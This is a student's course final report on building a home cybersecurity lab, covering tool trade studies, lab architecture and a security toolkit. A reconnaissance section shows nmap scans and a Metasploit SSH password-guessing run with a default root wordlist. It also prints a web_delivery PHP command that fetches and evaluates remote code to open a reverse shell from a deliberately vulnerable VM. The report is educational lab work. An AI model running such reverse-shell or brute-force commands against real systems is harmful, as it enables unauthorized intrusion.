Final Project

John McGovern

CSOL570 - Network Visualization & Vulnerability Detection

August 15th, 2021 - Summer 2021

Professor Dorian Pappas

Table of Contents

Introduction

Operating a personal cybersecurity lab allows the cybersecurity practitioner to discover and experiment with new technologies without the limitations of a corporate or organizational environment. Furthermore, the practitioner can study and implement new techniques that might not be available or feasible in a larger environment with increased corporate security controls and requirements. This allows for a more rapid education cycle in which the professional hones their craft and expands their skillset.

This report summarises the lab development process that occurred over the previous six assignments, exploring different areas of network security monitoring. This includes the presentation and description of two trade studies that described key trade-offs in the selection of cybersecurity network monitoring and vulnerability assessment systems. It also consists of a lab architecture diagram and description, a description of the security "toolkit" employed by the author, and a review of processes and techniques that an adversary could use to perform surveillance of the target network. Finally, a summary with final thoughts and considerations is included.

By leveraging the materials included in this report, a cybersecurity practitioner with similar goals could build their own lab environment to refine their skill set and explore new technologies.

Trade Study Descriptions

In previous assignments, a simple "trade study" or trade-off study approach was used to compare and select cybersecurity products for further evaluation and demonstration. This section summarizes the findings of Modules 2 and 4.

Network Visualization Software

The Network Visualization Software trade study produced for the Module 2 assignment compared the SolarWinds NPM (Network Performance Monitor), Cacti (with Weathermap add-on), and PRTG (Paessler Router Traffic Grapher) network monitoring products. As expected, cost and complexity, as well as the scope of built-in features, were the primary decision drivers. Cacti was very impressive but required manual effort and customization to set up, plausibility given its open-source. SolarWinds NPM is the most full-featured of the products evaluated but is part of a much larger product suite which can become more costly. In the end, PRTG was chosen for the lab given its blend of simplicity of setup and use and relatively low cost for small organizational deployments.


Vulnerability Management Software

The Vulnerability Scanning and Management Software trade study produced for the Module 4 assignment compared Tenable's tenable.io product with the Rapid7 InsightVM product. The challenge in selecting a vulnerability management solution was differentiating two very capable solutions in the space. Each product was based on an open-source offering, was built for large scale with multiple scanning servers, was backed by a large ecosystem, allowed for both web and command-line interfaces, and leverages cloud-based reporting and monitoring services. In the end, the Rapid7 option was chosen given the author's relative lack of familiarity with the tool versus Tenable's Nessus offering. This ended up being a good choice as the system was relatively simple to use and produced interesting results, based on vulnerabilities found across the lab network and specifically in the Metasploitable 2 VM that was scanned. As expected, the Metasploitable 2 VM has the highest vulnerability risk score.

Virtualized Lab Architecture

Figure 1

Virtualized Lab Architecture & Component Hierarchy



The block diagram shown in Figure 1 displays the logical components the comprise the cybersecurity virtualized lab environment. Wherein as many of these components would have previously required dedicated hardware systems, modern virtualization solutions allow the practitioner to share resources amongst various operating systems (OSes) and applications on virtual machines (VMs). As a result, this innovation significantly improves the total cost of ownership (TCO) of a very capable lab environment.

An Apple MacBook Pro running the Macintosh Operation System (macOS) is used as the hardware platform for five virtual machines to run on. macOS is considered the “host OS” as it provides the necessary services to run virtualization hypervisor software. The hypervisor used in the lab is VMware Fusion 12, a purpose-built virtualization platform for macOS, similar to VMware Workstation for Windows and Linux.

The virtualization layer provides virtualized central processing unit (CPU) cores, memory, solid-state disk (SSD) storage, and networking services virtually by allocating and time-sharing resources from the host. To ensure that the host OS was not overwhelmed itself, approximately half the available resources were allocated for use by guest VMs. This amounted to 4 processing cores, 8 gigabytes (GB) of memory, and 220 GB of total storage (used only as needed via thin provisioning).

Five separate guest virtual machines were provisioned in the lab. These virtual machines could communicate with the Internet for updates, domain name system (DNS) services, network time protocol updates, and other related purposes. The Kali Linux virtual machine acted as the system's centerpiece and ran several tools as described in the Security Toolkit section below. The Metasploitable 2 VM was used as the testing system as it contained many known vulnerabilities placed as a learning exercise. The WebGoat VM runs several highly vulnerably sample web applications that allow for the execution of most OWASP (Open Web Application Security Project) categories of exploits. Finally, the Rapid7 InsightVM and PRTG VMs are single-purpose systems used for modules 4 and 2, respectively. The Rapid7 VM uses Ubuntu Linux Server, one of the application's multiple supported operating systems. PRTG runs on Windows Server 2019 and uses Microsoft .NET Frameworks. This combination of virtual machines performing roles in the lab laid a good foundation for cybersecurity discovery and learning.

Security Toolkit

The following tools were chosen for various roles within the cybersecurity personal lab environment. Each was selected to fulfill a particular function as described below.

ping

The ping command is a built-in Linux utility. It uses Internet Control Message Protocol (ICMP) echo request and echo reply packets to determine the reachability of another device on the network. The ping command was used in the lab to verify network connectivity and the reachability of other systems

Example Usage: `ping kali01.johnmcgovern.com`

netstat

The netstat (network status) command is a built-in Linux utility. It provides the user information on the status of listening network ports and established network connections.

Example Usage: `netstat -an`

nmap

The nmap (network mapper) command is a built-in Linux utility. It is used to open a connection to network ports to determine which ports are listening and will allow a connection to open. Based on the response from the target host, the nmap command can perform other functions such as “profiling” the operating system (OS) by sending packets to the remote host and evaluating the specifics of the response received.

Example Usage: `nmap -Pn -p1-65535 able01.johnmcgovern.com`

telnet

The telnet (teletype network) command is a built-in utility on most Linux systems. It was used in Module 5 to establish a cleartext connection to a specified Transmission Control Protocol (TCP)

Example Usage: `telnet able01.johnmcgovern.com 5432`

ssh

The ssh (secure shell) command is included in almost all Linux distributions. It provides a way to securely connect to a remote system and execute commands at the command line. SSH was used extensively throughout the labs to manage systems from the primary management workstations.

Example Usage: `ssh kali01.johnmcgovern.com`

Docker

The Docker application/command is used to create and manage Docker containers and images of containers on a single system or small set of systems. Other programs such as Kubernetes are used to manage fleets of containers. In this lab, Docker was used to instantiate a container of the WebGoat web penetration testing platform. Docker allows for images to be run without requiring a full hypervisor and guest operating system by providing virtualized system libraries and binaries to the container image, which are common to each container.

Example Usage:

```
sudo docker run -p 80:8080 -p
    127.0.0.1:9090:9090 -e TZ=America/Los_Angeles
    webgoat/goatandwolf
```

Paessler Router Traffic Grapher (PRTG)

PRTG was selected in Module 2 as the network visualization tool to be used in the lab. PRTG runs as a Windows executable (EXE) file and installs as a Windows service. The system is primarily administered through a web-based user interface (UI), although desktop and mobile apps are also provided for convenience.

Wireshark

Wireshark is a popular packet sniffing and analysis tool used to monitor, troubleshoot, and secure networks. In the Module 3 lab, network traffic was captured directly using Wireshark. In Module 6, wireless frames were captured to the standardized PCAPNG file format (packet capture next generation) using Kismet and then important for analysis. Each packet is displayed on a single row and can be selected to view decoding and a raw hexadecimal/binary output if desired.

Rapid7 InsightVM

The Rapid7 InsightVM product was installed in an Ubuntu Linux virtual machine. Multiple InsightVMs can be installed and used together to scan various portions of the organization's network and report results to a Rapid7 cloud service. Each InsightVM instance is accessed via a web user interface.

Metasploit (msfconsole)

The Metasploit Framework is an extremely popular application and framework for operationalizing various exploit code. As Module 5 demonstrated, many exploits against vulnerable systems can be performed manually without the need for automation. However, automating the execution of these exploits can save a great deal of time and improve overall

repeatability. The Metasploit framework user interface is invoked on the command line by typing `msfconsole`. From there, an extensive set of options are available to load exploits, load payloads, and execute attacks.

Kismet

Kismet is a program designed specifically for the purpose of analyzing wireless communications and associated protocols. It was used in the Module 6 lab to better understand the local wireless environment. The IEEE (Institute of Electrical and Electronics Engineers) 802.11 Wi-Fi protocol was the focus of the lab exercise, but Kismet can decode and inspect other protocols such as, but not limited to, Bluetooth and Zigbee (Kismet, 2021). Kismet is also useful for wireless packet capture and intrusion detection.

Surveillance & Reconnaissance Processes

The processes described below are examples of those commonly used in network surveillance, reconnaissance, and exploitation.

Scan a Network to Determine the Operating Systems (OSes) Installed on Hosts

Operating system enumeration is a common technique used by attackers to discover the types of devices they are working with. Adding the "-O" flag to an nmap invocation adds OS discovery to the scan tasks.

Figure 2

nmap Utility with -O Option is Used for Operating System Detection

```
jmcgovern@C02WV0XSHTDD ~ % sudo nmap -O able01.johnmcgovern.com
Password:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-13 20:30 PDT
Nmap scan report for able01.johnmcgovern.com (192.168.86.52)
Host is up (0.0028s latency).
```

```
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:58:12:E3 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.8 - 2.6.30
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.52 seconds
```

Perform a Dictionary Attack Against a Host's SSH Service

Metasploit includes a wide variety of exploit modules that can be run against a target system as specified by the RHOSTS (receiving hosts) input. In this case, the `auxiliary/scanner/ssh/ssh_login` module is invoked with a list of credentials to try (`USER_PASS` file). This module tests each credential set against the target system.

Figure 3

Included Metasploit Root Password Dictionary

```
┌──(kali㉿kali)-[~]
└─$ cat /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
root
root !root
root Cisco
root NeXT
root QNX
root admin
root attack
root ax400
root bagabu
root blablabla
root blender
root brightmail
root calvin
root changeme
root changethis
root default
root fibranne
root honey
...
( Results truncated for brevity. )
```

Figure 4

msfconsole SSH Brute Force Exploit Run

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`."".
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.0.53-dev                          ]
+ -- --=[ 2149 exploits - 1143 auxiliary - 366 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: When in a module, use back to go
back to the top-level prompt

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS able01.johnmcgovern.com
RHOSTS => able01.johnmcgovern.com
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE
/usr/share/metasploit-framework/data/wordlists/root_userpass.txt
```

```
USERPASS_FILE => /usr/share/metasploit-
framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.86.52:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Launch an Exploit Payload Against a Vulnerable Web Service

The Mutillidae application is hosted on the Metasploitable 2 VM and is intentionally left vulnerable to a range of attacks. The dns-lookup.php page is specifically vulnerable to OS command execution. The Metasploit offensive security toolkit includes exploit payloads for several web languages such as PHP (PHP: Hypertext Processor), Perl, and Python. Based on user input, Metasploit opens a reverse shell and provides the user a command to run on the targeted web server that is vulnerable to operating system (OS) command injection. This Metasploit setup process is shown in Figure 5.

Figure 5

Metasploit Setup Process to Launch a Reverse Shell Exploit Against a Vulnerable Web Service

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

        .                                                .
 .

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                      o
        '   dB'                       BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                  dBBBBBP  dBBBBBb  dBP    dBBBBP dBP
dBBBBBBP
          .                 .                  dB' dBP    dB'.BP
                            |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                         --o--     dBP    dBP    dBP    dB'.BP dBP    dBP
                            |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP
```

```
                                                                   .
          .
        o                To boldly go where no
                          shell has gone before


       =[ metasploit v6.0.53-dev                          ]
+ -- --=[ 2149 exploits - 1143 auxiliary - 366 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Use the edit command to open the
currently active module in your editor

msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Python
   1   PHP
   2   PSH
   3   Regsvr32
   4   pubprn
   5   SyncAppvPublishingServer
   6   PSH (Binary)
   7   Linux
   8   Mac OS X


msf6 exploit(multi/script/web_delivery) > set target 1
target => 1
msf6 exploit(multi/script/web_delivery) > show playloads
[-] Invalid parameter "playloads", use "show -h" for more information
msf6 exploit(multi/script/web_delivery) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank
Check  Description
   -   ----                                        ---------------  ----    -
----  -----------
   0   payload/generic/custom                                       normal
No     Custom Payload
   1   payload/generic/shell_bind_tcp                               normal
No     Generic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                            normal
No     Generic Command Shell, Reverse TCP Inline
   3   payload/multi/meterpreter/reverse_http                       normal
No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager
(Multiple Architectures)
   4   payload/multi/meterpreter/reverse_https                      normal
No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager
(Multiple Architectures)
```

```
   5   payload/php/bind_perl                                          normal
No     PHP Command Shell, Bind TCP (via Perl)
   6   payload/php/bind_perl_ipv6                                     normal
No     PHP Command Shell, Bind TCP (via perl) IPv6
   7   payload/php/bind_php                                           normal
No     PHP Command Shell, Bind TCP (via PHP)
   8   payload/php/bind_php_ipv6                                      normal
No     PHP Command Shell, Bind TCP (via php) IPv6
   9   payload/php/download_exec                                      normal
No     PHP Executable Download and Execute
   10  payload/php/exec                                               normal
No     PHP Execute Command
   11  payload/php/meterpreter/bind_tcp                               normal
No     PHP Meterpreter, Bind TCP Stager
   12  payload/php/meterpreter/bind_tcp_ipv6                          normal
No     PHP Meterpreter, Bind TCP Stager IPv6
   13  payload/php/meterpreter/bind_tcp_ipv6_uuid                     normal
No     PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
   14  payload/php/meterpreter/bind_tcp_uuid                          normal
No     PHP Meterpreter, Bind TCP Stager with UUID Support
   15  payload/php/meterpreter/reverse_tcp                            normal
No     PHP Meterpreter, PHP Reverse TCP Stager
   16  payload/php/meterpreter/reverse_tcp_uuid                       normal
No     PHP Meterpreter, PHP Reverse TCP Stager
   17  payload/php/meterpreter_reverse_tcp                            normal
No     PHP Meterpreter, Reverse TCP Inline
   18  payload/php/reverse_perl                                       normal
No     PHP Command, Double Reverse TCP Connection (via Perl)
   19  payload/php/reverse_php                                        normal
No     PHP Command Shell, Reverse TCP (via PHP)

msf6 exploit(multi/script/web_delivery) > set payload 15
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 192.168.86.46
lhost => 192.168.86.46
msf6 exploit(multi/script/web_delivery) > set lport 4444
lport => 4444
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 192.168.86.46:4444
[*] Using URL: http://0.0.0.0:8080/hruixATn
[*] Local IP: http://192.168.86.46:8080/hruixATn
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r
"eval(file_get_contents('http://192.168.86.46:8080/hruixATn', false,
stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false
]])));"
```

Once the PHP command is successfully pasted, a reverse shell will be created back to the Metasploit attacking system (drd_, 2018).

Identify the Ports Listening on a Host

The netstat (network status) command displays the listening ports on a Linux system as well as any established connections to these ports.

Figure 6

netstat -an Displays a List of Listening Ports and Ports with Established Connections


```
msfadmin@metasploitable:~$ netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:52802           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:43880           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:54888           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 192.168.86.52:53        0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:52218           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN
tcp        0      0 192.168.86.52:39606     151.101.2.132:80        TIME_WAIT
tcp        0      0 192.168.86.52:54782     151.101.2.132:80        TIME_WAIT
tcp        0      0 192.168.86.52:22        192.168.86.41:54297   ESTABLISHED
...
(Results truncated for brevity.)
```

Eavesdrop on Communications Between two Hosts

To observe the communication between two hosts, Wireshark can be used to capture packets in transit, or read in a file of packets captured by another monitoring tool such as Kismet for wireless communications in PCAP (packet capture) format. Wireshark presents the metadata of each packet in a list. Clicking on each row allows the analyst to view full packet capture details. Both capture and display filters can be used to limit the packets shown to a subset based on a basic search syntax.

Figure 7

Example of the Wireshark Packet Review Interface for Encrypted Data




Identify the SSID of an Active Wireless Network

Kismet is a tool that is commonly used for wireless traffic and signal analysis. This includes reviewing Service Set Identifier (SSID) availability and activity. To start Kismet, simply enter `kismet -c wlan0` at the command line. This starts Kismet with "wlan0" used as the primary analysis interface. The web user interface (UI) is found on transmission control protocol port 2501. The SSID tab contains information about the most active wireless networks by observed transmission volume.

Figure 8

Kismet Web UI Displaying Most Active Wireless Networks (SSIDs)



Lessons Learned & Final Thoughts

This set of assignments provided several positive learning opportunities and challenges along the way. One of the initial challenges in operating the lab was navigating resource constraints on the host system. The MacBook Pro used would not run well if more than 8 gigabytes of random-access memory (RAM) were allocated to guest virtual machines. Therefore, it was important to exercise care in how much resources each virtual machine was given.

A specific example of this challenge came during the Module 5 vulnerability management exercise. The Rapid7 InsightVM software was installed correctly but would not start. Upon further investigation, using the "top" command to track central processing unit (CPU) and memory utilization, a condition was occurring in which the VM was consuming all of the 4GB of RAM allocated and starting to swap memory to disk. Only when the VM received the full 8GB of resources did it start up as expected. Even with the minimum specification, the system took more than 15 minutes to start. It is reasonable to assume that it would have benefitted from more system resources (CPU and memory) in a production context.

Another example of a challenge was during Module 6 regarding the selection and use of a wireless adapter. Out of the three purchased (one of which explicitly supported Kali Linux), only one adapter was recognized by the operating system after some coaxing. This lack of driver support for common wireless adapters was frustrating as these adapters worked fine in both Windows and macOS environments. It is reasonable to include that better wireless analysis tools such as Wi-Fi Explorer for macOS (Macintosh operating system) and InSSIDer for Windows exist and provide the operator the functionality needed with less troubleshooting and compatibility issues. In addition, an organization would benefit from a commercial analysis and capture solution such as those provided by Ekahau, AirMagnet, and other solutions built into the

distributed Wi-Fi network management interface for vendors such as Cisco and HPE Aruba (Wilson, 2021). In many ways, the open-source tools used were lacking.

In summary, having an at-home cybersecurity testing lab has proven to be of great value. Specifically, testing Metasploit exploits using Kali Linux was interesting. Vulnerability management software was used to discover vulnerability systems on the lab network. In the future, a dedicated lab server with additional CPU and memory resources with a commercial hypervisor such as that provided by VMware would be ideal. This lab could have no doubt used 32GB of memory and possibly more for additional use cases. Having a lab to experiment with allows the professional to up-level their skillset from the comfort of their home without feeling the need to experiment on production systems. The operator can test new vendor software and assess its efficacy without a full-blown deployment. The overall experience of building and operating a cybersecurity lab was a positive one and, although not without challenges, was a positive learning experience.

References

drd_. (2018, October 24). *How To: Use Metasploit's Web Delivery Script & Command Injection to Pop a Shell*. WonderHowTo. https://null-byte.wonderhowto.com/how-to/use-metasploits-web-delivery-script-command-injection-pop-shell-0189130/

Kismet. (2021, August 8). *Data sources*. https://www.kismetwireless.net/docs/readme/datasources/

Wilson, M. (2021, July 22). *Best 25 Wi-Fi Tools for Analysis, Security, and Monitoring Wireless APs!* PC & Network Downloads. https://www.pcwdld.com/wifi-tools